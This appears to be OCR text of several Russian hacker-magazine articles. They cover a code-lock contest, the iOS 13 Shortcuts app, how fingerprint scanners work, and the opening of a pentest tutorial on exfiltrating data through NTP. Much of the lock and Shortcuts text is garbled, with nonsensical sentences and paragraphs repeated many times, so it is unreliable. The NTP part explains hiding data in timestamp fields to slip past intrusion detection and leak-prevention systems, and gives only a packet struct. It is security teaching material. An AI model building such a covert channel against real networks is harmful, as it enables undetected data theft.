12 и 13 ноября в Санкт-Петербурге проходил ежегодный международная конференция по технологиям информационной безопасности «Хакер» участников в мероприятиях в качестве информационного партнера, а на площадке были представлены стенды и свободные кулуары на перерыв, можно было найти занятие вещь — электронный кодовый замок. Конечно, что пробовать открыть пароль. Однако, участников, полагаясь в действительности или просто сомневаясь.

В августе этого года у нас уже были опыты на Chaos Constructions сов. клубе, поэтому мы решили на Positive Hack Days попробовать в качестве конкурсного задания использовать стандартный замок — если заинтересуются, то покажем отличия и где другие средства.




Рис. 1. Стенд «Хакер»

Мне это, как не странно, показал руководитель нашей группы. Мы выбрали его в роли потребителя на перечисленных характеристиках. Хотя и не на было представлено, что такое на этой учебной бумажке. Вот, что мы нашли в Интернете:

Рис. 2. Кодовый замок

Тогда у нашего руководителя появилась идея — вторая часть выглядит, как в роли потребителя на перечисленных характеристиках. Хотя и не на было представлено, что такое на этой учебной бумажке. Вот, что мы нашли в Интернете:

Рис. 3. Кодовый замок

Однако в такое виде схема не годилась для разнообразия и интереса: все-таки в нашем университете учатся не только программисты, но и инженеры. Поэтому нужно было выполнить интересную, прикладную для схемы. Хотя нельзя проверить, что в нашем варианте схемы, поэтому нужно было выполнить интересную, прикладную для схемы. Поэтому нужно было выполнить интересную, прикладную для схемы. Поэтому нужно было выполнить интересную, прикладную для схемы.

Константин Кожанбаев
Редактор рубрики «Трюки»

ВСЕХ АЙФОНОВ КОМАНДИМ

АВТОМАТИЗИРУЕМ РАБОТУ В IOS 13 С ПОМОЩЬЮ «КОМАНД»

После успешного обновления нашего iPhone до iOS 13 я обратил внимание на новое приложение «Команды» и стандартное окно справки говорило, — приложение «Команды». Использовать вдвойне для не готовых мне ничего, кроме как автоматизировать, не изучив возможности софтины. Среди прочих вещей, мне нравились возможности интересные и полезные функций, о которых я тебе сейчас и расскажу.

До релиза iOS 13 программа распространялась в App Store под названием «Быстрые команды» — то и меняет версию ОС она вошла в базовый набор приложений. На сайте Apple фрикшэнальность «Команды» описана весьма расплывчато: «Создавайте свои ярлыки, чтобы выполнять задачи с несколькими шагами, запускать приложения и получать информацию о погоде, а также использовать действия прямо в быстрых». Не знаю, что обрыв комментариев — ярлыки, задачи и погода — это не для меня. Для разных «Ярлыков» нужно в данном контексте слишком крепкость в растяжении отношения с такими вещи не состоит.

ВОЗМОЖНОСТИ

Что такое другая программа «Команды» умеет обещать, несмотря простые действия показывает в одно. Например, если в каждую утро ужина, тебе необходимо выпить стакан воды, то ты можешь на мобильном любимый ярлык, а затем отправлять SMS сообщение с поставленным добрего дня своему начальнику, то все это уже можно выполнить нажатием одной кнопки или голосовой командой. Приложение умеет работать с Siri,работая Safari, Apple Maps, Apple Music, Apple Pay, Apple Watch, Apple Wallet, Apple Health, Apple, напрямую, подружить умеет почти с «Яндекс» или «Картами», уставить или отключить будильник, применить фильтр к набору фотографий или отправить текущее сообщение в ленту в сообщение другой «ты уже тебя нарисуется». Ниже есть скриншоты «Команды» с этим отражается без-сознательно.

Автоматизация «Команды»

Интерфейс «Команды» простой. Еще по всему, разработчики использовали, которые Apple. Основное окно приложения разделено на две вкладки: «Мои команды» и «Галерея». Первая вкладка отвечает за ярлыки, которые ты уже сделал. Вторая работу программы на первый взгляд очень просто: нужно указать действие, которое ты хочешь выполнить, а потом перейдя это действие в приложение и обработать полученный результат. Например, выбрав в списке приложений «Погода», ты можешь сделать ярлык, который будет сообщать тебе о погоде в твоем регионе. Для ярлыков «Интернет» можно выбрать действие «Показать веб-страницу», «Получить несколько URL», «Загрузить URL» и «Получить URL-адреса». Для ярлыков «Калькулятор» доступны «Сложить», «Вычесть», «Умножить», «Разделить», «Остаток от деления». Для ярлыков «Интернет» доступны «Показать веб-страницу», «Получить несколько URL», «Загрузить URL» и «Получить URL-адреса». Для ярлыков «Калькулятор» доступны «Сложить», «Вычесть», «Умножить», «Разделить», «Остаток от деления».

Ярлыки для разделов «Калькулятор» и «Интернет»

Вкладка «Автоматизация» в нижней части окна «Команд» позволяет управлять отношениями с определенными условиями. Например, ты можешь настроить на выбранное время (можно) и iOS поможешь знакомо! или и «Уведомление» — ярлык, который будет сообщать тебе о том, что ты выполнил свое обещание. Кстати, ты можешь сделать ярлык, который будет сообщать тебе о погоде в твоем регионе, если ты дома. Для ярлыка «Интернет» можно выбрать действие «Показать веб-страницу». Открыть несколько URL, прямо в браузере. Для ярлыка «Калькулятор» можно выбрать действие «Сложить». Перемножить с помощью «Калькулятора» или «Умножить». Для ярлыка «Погода» можно выбрать действие «Получить погоду». Для ярлыка «Уведомление» можно выбрать действие «Показать уведомление».

Вкладка «Автоматизация»

Автоматизация

Настройка автоматизации, если вам регулярно нужно выполнять определенные задачи.

Выполнение ярлыка после автоматизации

Одна из самых любопытных, на мой взгляд, фишек «Команд» — меню «Галерея». Оно предназначено для поиска ярлыков, которые уже кем-то сделаны. Ярлыки могут быть полезными, причем еще какими! Например, ты можешь найти ярлык «Фотографии в ладоши» (что найдет с первого раза — не знаю) — и, нажав на «Галерея», ты сможешь скачать ярлык (для ярлыка «Фотографии в ладоши» — нужно — заснять действие, «скачиваем», нажмешь ярлык). Что это, в принципе, этот инструмент может и не нужен, но, с другой стороны, стрейнджинг какой-то примитивный алгоритм. Нетрудно, конечно, сделать ярлык, который будет делать то же.

Приложение «Команды» поддерживает добавление ярлыков в виджеты приложения iOS 13, но и для некоторых сторонних приложений, установленных на твоем устройстве. Например, ты можешь сделать ярлык-«кнопку» программы для чтения лент новостей в формате RSS, можно сделать ярлык-«кнопку» для приложения «Яндекс.Карты», которая будет сообщать тебе о пробках в ближайшем к тебе регионе.

Готовых ярлыков можно добавить в список внутри самого приложения «Команды» в разделе «Галерея» и в разделе «Мои». Для этого нужно нажать на значок «Настройки», нажать на «Галерея» и выбрать ярлыки, которые ты хотел бы видеть в своем приложении «Команды». Для ярлыков в разделе «Галерея» доступны «Фотографии», «Сообщения», «Погода», «Карты», «Музыка», «Apple Watch», «Apple Pay», «Apple Wallet», «Apple Health», «Apple», «Siri», «Safari», «Apple Maps», «Apple Music», «Apple Pay», «Apple Watch», «Apple Wallet», «Apple Health», «Apple», «Siri», «Safari», «Apple Maps», «Apple Music».

Выполнение ярлыка после автоматизации

Одна из самых любопытных, на мой взгляд, фишек «Команд» — меню «Галерея». Оно предназначено для поиска ярлыков, которые уже кем-то сделаны. Ярлыки могут быть полезными, причем еще какими! Например, ты можешь найти ярлык «Фотографии в ладоши» (что найдет с первого раза — не знаю) — и, нажав на «Галерея», ты сможешь скачать ярлык (для ярлыка «Фотографии в ладоши» — нужно — заснять действие, «скачиваем», нажмешь ярлык). Что это, в принципе, этот инструмент может и не нужен, но, с другой стороны, стрейнджинг какой-то примитивный алгоритм. Нетрудно, конечно, сделать ярлык, который будет делать то же.

ПОД КАПОТОМ

«Команды» работают с API операционной системы, а именно поскольку приложение «Команды» поддерживает добавление ярлыков в виджеты приложения iOS 13 и некоторых сторонних приложений iOS 13 в частности, разработчики могут без необходимости запускать в результате передается в среду программы «Команды» или в Siri. В этом случае основным отличием обновления «Команды» от начинающих версии Siri, реализованного в iOS 12, — «Команды» не предоставляет доступ к данным, которые ты обрабатываешь, а только к результатам обработки. Например, ты можешь сделать ярлык, который будет сообщать тебе о погоде в твоем регионе, если ты дома. Для ярлыка «Интернет» можно выбрать действие «Показать веб-страницу». Открыть несколько URL, прямо в браузере. Для ярлыка «Калькулятор» можно выбрать действие «Сложить». Перемножить с помощью «Калькулятора» или «Умножить». Для ярлыка «Погода» можно выбрать действие «Получить погоду». Для ярлыка «Уведомление» можно выбрать действие «Показать уведомление».

Выполнение ярлыка после автоматизации

Одна из самых любопытных, на мой взгляд, фишек «Команд» — меню «Галерея». Оно предназначено для поиска ярлыков, которые уже кем-то сделаны. Ярлыки могут быть полезными, причем еще какими! Например, ты можешь найти ярлык «Фотографии в ладоши» (что найдет с первого раза — не знаю) — и, нажав на «Галерея», ты сможешь скачать ярлык (для ярлыка «Фотографии в ладоши» — нужно — заснять действие, «скачиваем», нажмешь ярлык). Что это, в принципе, этот инструмент может и не нужен, но, с другой стороны, стрейнджинг какой-то примитивный алгоритм. Нетрудно, конечно, сделать ярлык, который будет делать то же.

INFO
В ноябрьской iOS 13 — это самая взаимодействие приложений в iOS, обмена информацией и параметрами между ними. Подробнее спецификацию этого стандарта можно ознакомиться здесь.

Про фоновый режим в ограничения нет. Поскольку этот механизм на процессе тратится. Поэтому, ты можешь автоматизировать какие-то процессы на своем iPhone или iPad с помощью новых джаблонов, для чего использовать Siri, Apple Watch, Apple Pay, Apple Wallet, Apple Health, Apple, Siri, Safari, Apple Maps, Apple Music, Apple Pay, Apple Watch, Apple Wallet, Apple Health, Apple, Siri, Safari, Apple Maps, Apple Music. Для ярлыков в разделе «Галерея» доступны «Фотографии», «Сообщения», «Погода», «Карты», «Музыка», «Apple Watch», «Apple Pay», «Apple Wallet», «Apple Health», «Apple», «Siri», «Safari», «Apple Maps», «Apple Music».

Выполнение ярлыка после автоматизации

Одна из самых любопытных, на мой взгляд, фишек «Команд» — меню «Галерея». Оно предназначено для поиска ярлыков, которые уже кем-то сделаны. Ярлыки могут быть полезными, причем еще какими! Например, ты можешь найти ярлык «Фотографии в ладоши» (что найдет с первого раза — не знаю) — и, нажав на «Галерея», ты сможешь скачать ярлык (для ярлыка «Фотографии в ладоши» — нужно — заснять действие, «скачиваем», нажмешь ярлык). Что это, в принципе, этот инструмент может и не нужен, но, с другой стороны, стрейнджинг какой-то примитивный алгоритм. Нетрудно, конечно, сделать ярлык, который будет делать то же.

Выполнение ярлыка после автоматизации

Одна из самых любопытных, на мой взгляд, фишек «Команд» — меню «Галерея». Оно предназначено для поиска ярлыков, которые уже кем-то сделаны. Ярлыки могут быть полезными, причем еще какими! Например, ты можешь найти ярлык «Фотографии в ладоши» (что найдет с первого раза — не знаю) — и, нажав на «Галерея», ты сможешь скачать ярлык (для ярлыка «Фотографии в ладоши» — нужно — заснять действие, «скачиваем», нажмешь ярлык). Что это, в принципе, этот инструмент может и не нужен, но, с другой стороны, стрейнджинг какой-то примитивный алгоритм. Нетрудно, конечно, сделать ярлык, который будет делать то же.

Выполнение ярлыка после автоматизации

Одна из самых любопытных, на мой взгляд, фишек «Команд» — меню «Галерея». Оно предназначено для поиска ярлыков, которые уже кем-то сделаны. Ярлыки могут быть полезными, причем еще какими! Например, ты можешь найти ярлык «Фотографии в ладоши» (что найдет с первого раза — не знаю) — и, нажав на «Галерея», ты сможешь скачать ярлык (для ярлыка «Фотографии в ладоши» — нужно — заснять действие, «скачиваем», нажмешь ярлык). Что это, в принципе, этот инструмент может и не нужен, но, с другой стороны, стрейнджинг какой-то примитивный алгоритм. Нетрудно, конечно, сделать ярлык, который будет делать то же.

Выполнение ярлыка после автоматизации

Одна из самых любопытных, на мой взгляд, фишек «Команд» — меню «Галерея». Оно предназначено для поиска ярлыков, которые уже кем-то сделаны. Ярлыки могут быть полезными, причем еще какими! Например, ты можешь найти ярлык «Фотографии в ладоши» (что найдет с первого раза — не знаю) — и, нажав на «Галерея», ты сможешь скачать ярлык (для ярлыка «Фотографии в ладоши» — нужно — заснять действие, «скачиваем», нажмешь ярлык). Что это, в принципе, этот инструмент может и не нужен, но, с другой стороны, стрейнджинг какой-то примитивный алгоритм. Нетрудно, конечно, сделать ярлык, который будет делать то же.

Выполнение ярлыка после автоматизации

Одна из самых любопытных, на мой взгляд, фишек «Команд» — меню «Галерея». Оно предназначено для поиска ярлыков, которые уже кем-то сделаны. Ярлыки могут быть полезными, причем еще какими! Например, ты можешь найти ярлык «Фотографии в ладоши» (что найдет с первого раза — не знаю) — и, нажав на «Галерея», ты сможешь скачать ярлык (для ярлыка «Фотографии в ладоши» — нужно — заснять действие, «скачиваем», нажмешь ярлык). Что это, в принципе, этот инструмент может и не нужен, но, с другой стороны, стрейнджинг какой-то примитивный алгоритм. Нетрудно, конечно, сделать ярлык, который будет делать то же.

ЛАЙФХАК

Если ты хотел бы использовать «Команды» исключительно для своего iPhone, то можно сделать ярлыки, которые будут выполняться по определенному расписанию, для чего рабочие программы в шаблоне «Ночные» или «Ночные» и по-прежнему в ночной через предварительно отключить все ярлыки, которые ты не собираешься использовать. Для ярлыков «Калькулятор» доступны «Сложить», «Вычесть», «Умножить», «Разделить», «Остаток от деления». Для ярлыков «Интернет» доступны «Показать веб-страницу», «Получить несколько URL», «Загрузить URL» и «Получить URL-адреса». Для ярлыков «Калькулятор» доступны «Сложить», «Вычесть», «Умножить», «Разделить», «Остаток от деления».

Чтобы сделать ярлык, который будет сообщать тебе о погоде в твоем регионе, если ты дома. Для ярлыка «Погода» можно выбрать действие «Получить погоду». Для ярлыка «Уведомление» можно выбрать действие «Показать уведомление». Для ярлыка «Интернет» можно выбрать действие «Показать веб-страницу». Открыть несколько URL, прямо в браузере. Для ярлыка «Калькулятор» можно выбрать действие «Сложить». Перемножить с помощью «Калькулятора» или «Умножить». Для ярлыка «Погода» можно выбрать действие «Получить погоду». Для ярлыка «Уведомление» можно выбрать действие «Показать уведомление».

Чтобы сделать ярлык, который будет сообщать тебе о погоде в твоем регионе, если ты дома. Для ярлыка «Погода» можно выбрать действие «Получить погоду». Для ярлыка «Уведомление» можно выбрать действие «Показать уведомление». Для ярлыка «Интернет» можно выбрать действие «Показать веб-страницу». Открыть несколько URL, прямо в браузере. Для ярлыка «Калькулятор» можно выбрать действие «Сложить». Перемножить с помощью «Калькулятора» или «Умножить». Для ярлыка «Погода» можно выбрать действие «Получить погоду». Для ярлыка «Уведомление» можно выбрать действие «Показать уведомление».

ВЫВОДЫ

Возможности приложения «Команды» в iOS 13 пока еще до конца не изучены, но уже сейчас понятно, что они весьма широки: с его помощью можно создавать приложения полностью независимые от программных, обработанных данных, а также запускать эти алгоритмы по расписанию или в ответ на определенные события. Приложение «Команды» в iOS 13 пока еще не стоит рассматривать как полноценный аналог Siri, но с каждым новым обновлением разработчики могут добавлять в «Команды» все больше и больше функций, которые в скором следующем году, возможно, сделают «Команды» полноценным аналогом Siri.

Дмитрий Кожанбаев
Редактор рубрики «Трюки»

WWW
Дмитрий Кожанбаев, Ирина Ивановна Федорова
Ю Батыева

ВОЛШЕБНЫЕ «ПАЛЬЧИКИ»

КАК РАБОТАЮТ МЕХАНИЗМЫ БИОМЕТРИЧЕСКОЙ АВТОРИЗАЦИИ ПО ОТПЕЧАТКУ ПАЛЬЦА

Максим Кирюнин
kiriunin@hackers.ru

Больше ста лет назад человечество научилось устанавливать личность по отпечаткам пальцев. Теперь эта технология используется в каждом втором телефоне и значительно повышает уровень безопасности в сравнении с ПИН-кодами. Но как именно работают эти сканеры? Мне стало интересно, и, разобравшись, расскажу об этом и тебе.

ТИПЫ СКАНЕРОВ ОТПЕЧАТКА ПАЛЬЦА

Существует несколько разных способов получить изображение отпечатка пальца. Давай разберем их по порядку.

Оптический сканер


Этот вид сканера работает по простому принципу: есть фоточувствительная матрица (в большинстве случаев это ПЗС), которая используется во многих современных камерах) и несколько небольших светодиаденьких, которые подсвечивают поверхность пальца.

Свет отражается от папиллярного узора и, в зависимости от того, попал луч сквозь впадину или на гребень, интенсивность его варьируется.

Внешнее стекло такого сканера тонкое, чтобы вызвать эффект полного нарушенного внутреннего отражения. Из-за этого эффекта свет в местах контакта кожи со стеклом — на гребнях — полностью отражается в фотоэлемент.

Схема работы оптического сканера

Ты можешь наблюдать этот феномен с помощью стакана с водой: приложи палец с одной стороны стекла и посмотри с другой — ты четко увидишь свой отпечаток.



Вот и весь феномен

Датчики такого типа весьма громоздкие: нужна большая камера и маленький излучатель света, — в поэтому они почти не применяются. Есть и другая проблема: свет может одинаково отражаться от кожи и другого материала, а потому подделать отпечаток пальца становится слишком легко.

Полупроводниковые сканеры

В таком сканере используется полупроводники, которые меняют свои свойства при касании. Они реагируют на различные параметры: тепло, проводимость, давление.

Термические сенсоры реагируют на изменение проводимости полупроводника в зависимости от температуры. Вода и кожа с разной скоростью передают тепло, датчики фиксируют это, и мы получаем изображение отпечатка.

Сенсоры давления реагируют на давление каждого маленького участка кожи на поверхность проводника, регистрируют разницу в давлении впадин и гребней. Но такие сканеры очень хрупкие и поэтому практически бесполезны: любое излишнее давление на поверхность способно полностью вывести из строя часть сенсоров, делая весь сканер неработоспособным.

Емкостные сенсоры используют датчики ХМОП, которые выступает в роли маленьких конденсаторов. Каждый из них пропустить небольшой заряд через поверхность пальца. Способность воздуха и кожи изолировать электрический ток различается: чем больше сможь конденсатора, тем больше воздуха попало прямо под сенсорной пластиной.

Последний метод — самый универсальный такой сенсор компактен и имеющие в себе дополнительные преимущества, которое заставляет производителей все больше вкладываться в их упрощение и удешевление: такие сенсоры не требуют отдельной поверхности и могут работать сквозь любой плотный материал. Таким образом, интегрировать сканер отпечатка пальца прямо в экран становится не только возможно, но и относительно просто.

Производители смартфонов не только экспериментируют с этой технологией в лабораториях, ее уже успели реализовать в некоторых самых новых моделях: у Samsung S10 Plus, Huawei P30 Pro, One Plus 7, Xiaomi Mi 9 сканеры встроены прямо в экран.

АНАЛИЗ И СРАВНЕНИЕ ОТПЕЧАТКОВ

Отпечаток состоит из набора повторяющихся шаблонов — форм. Чаще всего анализ отпечатка проводится именно на их основе.

Характеристики папиллярного узора

Каждую характеристику можно описать с одной из двух групп: глобальные, которые можно увидеть невооруженным глазом, и локальные, которые заключаются в особенностях структуры каждой отдельной папиллярной линии.

Арки, петли и завитки — это самые распространенные глобальные узоры. Ты можешь даже попробовать посмотреть на свой палец и найти их, ведь эти признаки есть у каждого человека. Но они в целом не уникальны, их сами недостаточно для точной идентификации. Зато эти узоры используются для предварительного отсеивания лишних записей в больших базах отпечатков, например в МВД.

Локальные признаки — минуции — намного более интересны для анализа. Причем важно не только какие они, но и где находятся на изображении. Сами по себе минуции представляют собой простые геометрические формы, которые можно обнаружить на изображении перебором.

Есть два вида локальных характеристик: **окончания** и **разветвления** (в медицине — бифуркации). Их можно найти на готовом отпечатке, а вот разглядеть без лупы на собственном пальце практически невозможно.

Так выглядит окончание папиллярной линии


А так — разветвление

Обработка изображения

Сначала делают черно-белым, а затем уменьшают до такого размера, чтобы каждая папиллярная линия занимала в ширину лишь один пиксель. После таких преобразований анализировать отпечаток становится проще и удобнее.

Изображение отпечатка до и после первичной обработки

Следующий шаг — разбиваем изображения на отдельные блоки размером при на три пикселя, в центре должен быть закрашенный пиксель папиллярной линии. Если вокруг этого пикселя находится ровно один или три других таких же, то этот блок считается характеристикой, которая сохраняется в памяти вместе с типом признака и его координатами.



Так выглядят окончания (слева) и разветвления (справа)

В случае если блок приходится на окончание папиллярной линии, эта линия должна как-то попасть в центр блока, но не должна из него уйти. Если же блок — это разветвление, то в центр блока заходит одна линия, а выходит из него две — суммарно три линии сходятся в одной точке.

Данные каждого такого блока вместе с типом локального узора записываются в память и затем используются для сравнений каждый раз при авторизации.

Сравнение отпечатков

Для сравнения необходимо снова произвести сканирование, так же обработать изображение и разбить его на блоки. Такое разбиение позволяет сравнивать блоки в том случае, если положение пальца изменилось между измерениями.

Само сравнение блоков не так тривиально, как хотелось бы: во-первых, необходимо учитывать последствия смещения и поворота пальца. Чаще всего это достигается перебором: каждый новый сканер так не делает, а просто отнюдь сильным сколько повернутые отпечатки). Во-вторых, блоки начинают сравниваться попарно, и программы пытаются найти два одинаковых блока в одном и том же месте.

Для таких найденных пар от суммарного количества существующих характеристик и служит своеобразный «уверенностью» алгоритма сравнения в том, что отпечатки принадлежат одному и тому же человеку. Ты удивишься, но для одного человека эта характеристика составляет всего 45-55%.

Так происходит потому, что качество отпечатка далеко не идеально. Из-за загрязнений или неточно приложенного пальца для анализа могут быть недоступны целые участки изображения. И, несмотря на это, в большинстве случаев даже порога 40% для сканера достаточно, чтобы безошибочно определять человека.

ЗАЩИТА ДАННЫХ ОТПЕЧАТКА

Как выглядят «пальчики», сохраненные в памяти? После анализа они прерываются в описания «шаблонов» и сохраняются. Раньше эти данные обычно шифровали или сохранялся в специальной внутренней памяти (защищаемой операционной системой) либо в отдельном чипе для хранения ключей и паролей. Обычно в таком случае используется шифрование AES с длиной ключа больше 128 бит, что обеспечивает полную сохранность наших биометрических данных.

В устройствах Apple, например, этот ключ хранится в системе Secure Enclave, которая располагается на отдельном чипе. Производители смартфонов на Android решают эту проблему по-разному — часто выбор падает на чипы безопасного выполнения Qualcomm (например, Qualcomm Trusted Execution Environment — см. PDF) или ARM TrustZone.

ЗАКЛЮЧЕНИЕ

Как видишь, в сканере отпечатка пальца нет ничего сложного: каждый механизм, который здесь используется, нельзя назвать большим прорывом в области физики или информатики. Однако такая удобная комбинация всех этих мельчайших запчастей и алгоритмов в одно устройство позволяет нам и тобой тратить меньше времени на мелкие вроде набора пароля

ТУННЕЛЬ ВО ВРЕМЕНИ

Мэри Бруский
mary@cathedral.cap

ВЫВОДИМ ДАННЫЕ С КОМПЬЮТЕРА ЧЕРЕЗ NETWORK TIME PROTOCOL

Любая возможность незаметно обращаться к внешнему миру с хоста внутри защищенной сети — драгоценная находка для пентестера. Один из последних доступных путей — это NTP, протокол синхронизации времени на часах. Его трафик разрешен почти везде, так что он будет отличным транспортом для данных. Я покажу, как реализовать базовые клиент и сервер, которые будут использовать этот феномен, а кодить мы будем на C#.

Пару месяцев назад я гулял по загнивающей Германии, где по каждому удобному и не очень поводу строил туннель. И тут мне пришла идея: а не сделать ли свой туннель? В качестве протокола я выбрал NTP — его использование не требует специальных привилегий, системы защиты не видят в нем никаких проблем, ведь так по определению быть ничего не может, кроме текущего времени, а его формат простой как палка, что позволяет нам использовать его без необходимости закапываться в документацию.

Этот трек могут использовать и вирусописатели — для вывода данных из зараженных систем, причем независимо для стандартных средств защиты.

WARNING

Создание и распространение вредоносных программ карается по статье 273 УК РФ. Но автор, он же редакция «Хакера» не несут ответственности ни за какой вред, причиненный использованием материалов этой статьи.

ЧТО ТАКОЕ NTP

NTP (Network Time Protocol) — протокол, который работает поверх UDP и используется для синхронизации локальных часов с часами на сервере точного времени. При работе в интернете точность синхронизации составляет до 10 мс, а в локальных сетях — до 0,2 мс. При этом NTP неуязвителен к задержкам канала.

Актуальная версия протокола (по данным Википедии) — 4, но мы будем использовать версию 3, которой для наших целей предостаточно.

Для максимальной точности служба обновления времени постоянно должна работать в фоновом режиме, регулярно отправляя запросы на сервер точного времени, то есть генерируя довольно много трафика. Это нам на руку, так как из-за этой особенности IDS давно не обращают внимания на трафик NTP.

За синхронизацию в Windows отвечает службы W32Time, а в Linux — демон ntpd или chronyd. Такие существует более простая реализация этого протокола, известная как SNTP (Simple Network Time Protocol) — простой протокол сетевого времени. Применяют его во встраиваемых системах и устройствах, которые не требуют высокой точности, как, например, системы умного дома.

СТРУКТУРА ПАКЕТА NTP

Структура пакета NTP описана в RFC 958 (v1), 1119 (v2), 1305 (v3) и 5905 (v4). Нас интересует версия 3, как довольно распространенная и простая, хотя ты свободно можешь пользоваться версией 4, она почти не отличается.

```
                 1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|LI | VN  |Mode |    Stratum    |     Poll      |  Precision   |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                          Root Delay                           |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                       Root Dispersion                         |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                     Reference Identifier                      |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                   Reference Timestamp (64)                    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                   Originate Timestamp (64)                    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Receive Timestamp (64)                     |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Transmit Timestamp (64)                    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                 Key Identifier (optional) (32)                |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                 Message Digest (optional) (128)               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Для прожженных программистов на C есть поездюк:

```
public struct NtpPacket
{
  public byte FirstBits; // 2 бита – индикатор секунды коррекции (
Leap Indicator, LI)
                         // 3 бита – версия протокола (Version
Number, VN)
                         // 3 бита – режим работы (Mode)
  public byte Stratum;   // Stratum – расстояние до корневого
сервера по иерархии
  public byte Poll;      // Насколько часто можно спрашивать сервер
  public byte Precision; // Точность системных часов
  public uint RootDelay; // Задержка сервера относительно главного
источника времени
  public uint RootDisp;  // Разброс показаний часов сервера
  public uint RefId;     // ID часов
  public ulong Reference; // Последние показания часов на сервере
  public ulong Originate; // Правильное время отправки пакета
клиентом (заполняет сервер)
  public ulong Receive;  // Время получения пакета сервером
  public ulong Transmit; // Время отправки пакета с сервера клиенту
}
```

Теперь немного о назначении этих полей:

- **Leap indicator** (LI), 2 бита — число, предупреждающее о секунде координации. Может быть от 0 до 3, где 0 — нет коррекции, 1 — последняя минута дня содержит 61 с, 2 — последняя минута дня содержит 59 с, 3 — неисправность сервера. При значении 3 полученным данным доверять не следует. Вместо этого нужно обратиться к другому серверу. Наш псевдосервер будет всегда возвращать 0.
- **Version number** (VN), 2 бита — номер версии протокола NTP (1–4). Мы поставим туда 3.
- **Mode** — режим работы отправителя пакета. Значение от 0 до 7, где 3 — клиент, а 4 — сервер.
- **Stratum** — сколько посредников между клиентом и эталонными часами (включая сам NTP-сервер). 1 — сервер берет данные непосредственно с атомных (или других точных) часов, то есть между клиентом и часами только один посредник (сам сервер); 2 — сервер берет данные с сервера со значением Stratum 1 и так далее.
- **Poll** — целое число, задающее интервал в секундах между последовательными обращениями. Клиент может указать здесь интервал, с которым он хочет отправлять запросы на сервер — в сервере — интервал, с которым он разрешает, чтобы его опрашивали.
- **Precision** (точность) — число, которое сообщает точность локальных системных часов. Значение равно двоичному логарифму секунд.
- **Root delay** (задержка сервера) — время, за которое показания эталонных часов дождет до сервера NTP. Задается как число секунд с фиксированной запятой.
- **Root dispersion** — разброс показаний сервера.
- **RefID** (идентификатор источника) — ID часов. Если поле Stratum равно единице, то RefID — имя атомных часов (четыре символа ASCII). Если текущий сервер NTP использует показания другого сервера, то в RefID записан IP-адрес этого сервера.
- **Reference** — последние показания часов сервера.
- **Originate** — время, когда пакет был отправлен, по версии сервера.
- **Receive** — время получения запроса сервером.
- **Transmit** — время отправки ответа сервера клиенту, которое заполняет клиент.

Иллюстрация из Wikipedia

В целом процесс крайне прост и понятен, если изучить картинку. Клиент посылает запрос на сервер, запоминая, когда этот запрос был отправлен. Сервер принимает пакет, запоминает и записывает в пакет время приема, заполняет время отправки и отвечает клиенту. Клиент заполняет, когда он получил ответ, и получает нечто вроде RTT (Round-Trip Time, в просторечии — пинг) до сервера. Дальше он определяет, сколько времени понадобилось пакету, чтобы дойти от сервера обратно ему (время между запросом и ответом клиента минус время обработки пакета на сервере, деленное на два).

Чтобы получить текущее время, нужно прибавить полученную задержку канала к времени отправки ответа сервером. Вот только UDP то и UDP: что задержки могут быть случайные и непредсказуемые, так что замеры повторяются по много раз в день, вычисляется средний ошибка, и локальные часы корректируются.

ОГРАНИЧЕНИЯ НА ТРАФИК ПО ПОРТУ UDP-123

Системы обнаружения вторжений не такие глупые, какими могут показаться, так что просто пустить трафик, например, OpenVPN по 123-му порту UDP мы не сможем, по крайней мере без риска спалиться. Соответствие RFC все же проверяется. Это можно посмотреть на примере Wireshark.

Один из NTP-пакетов, пойманных Wireshark'ом

Придется нам заставить наши пакеты соответствовать RFC. Проще всего это сделать, назначая некоторые поля по своему усмотрению. Мы можем внедрять свои данные в поля **Transmit** и **Originate**. Последнее не вполне соответствует RFC, но так глубоко проверки обычно не добираются.

КОНЦЕПТ

Идея проста: мы составляем собственный «заряженный» пакет NTP и пытаемся синхронизировать время со своим сервером. Чтобы не привлекать лишнего внимания к своей передаче, на каждый запрос должен отправляться внешне валидный ответ, в котором могут быть инструкции для клиента (читай: бота).

Чтобы всякие там системы предотвращения утечек (DLP) не мешали нам, можно, например, поскорить наши данные со статическим ключом. Естественно, в рамках PoC я не буду этого делать, но в качестве простейшего способа сокрытия данных должно сработать.

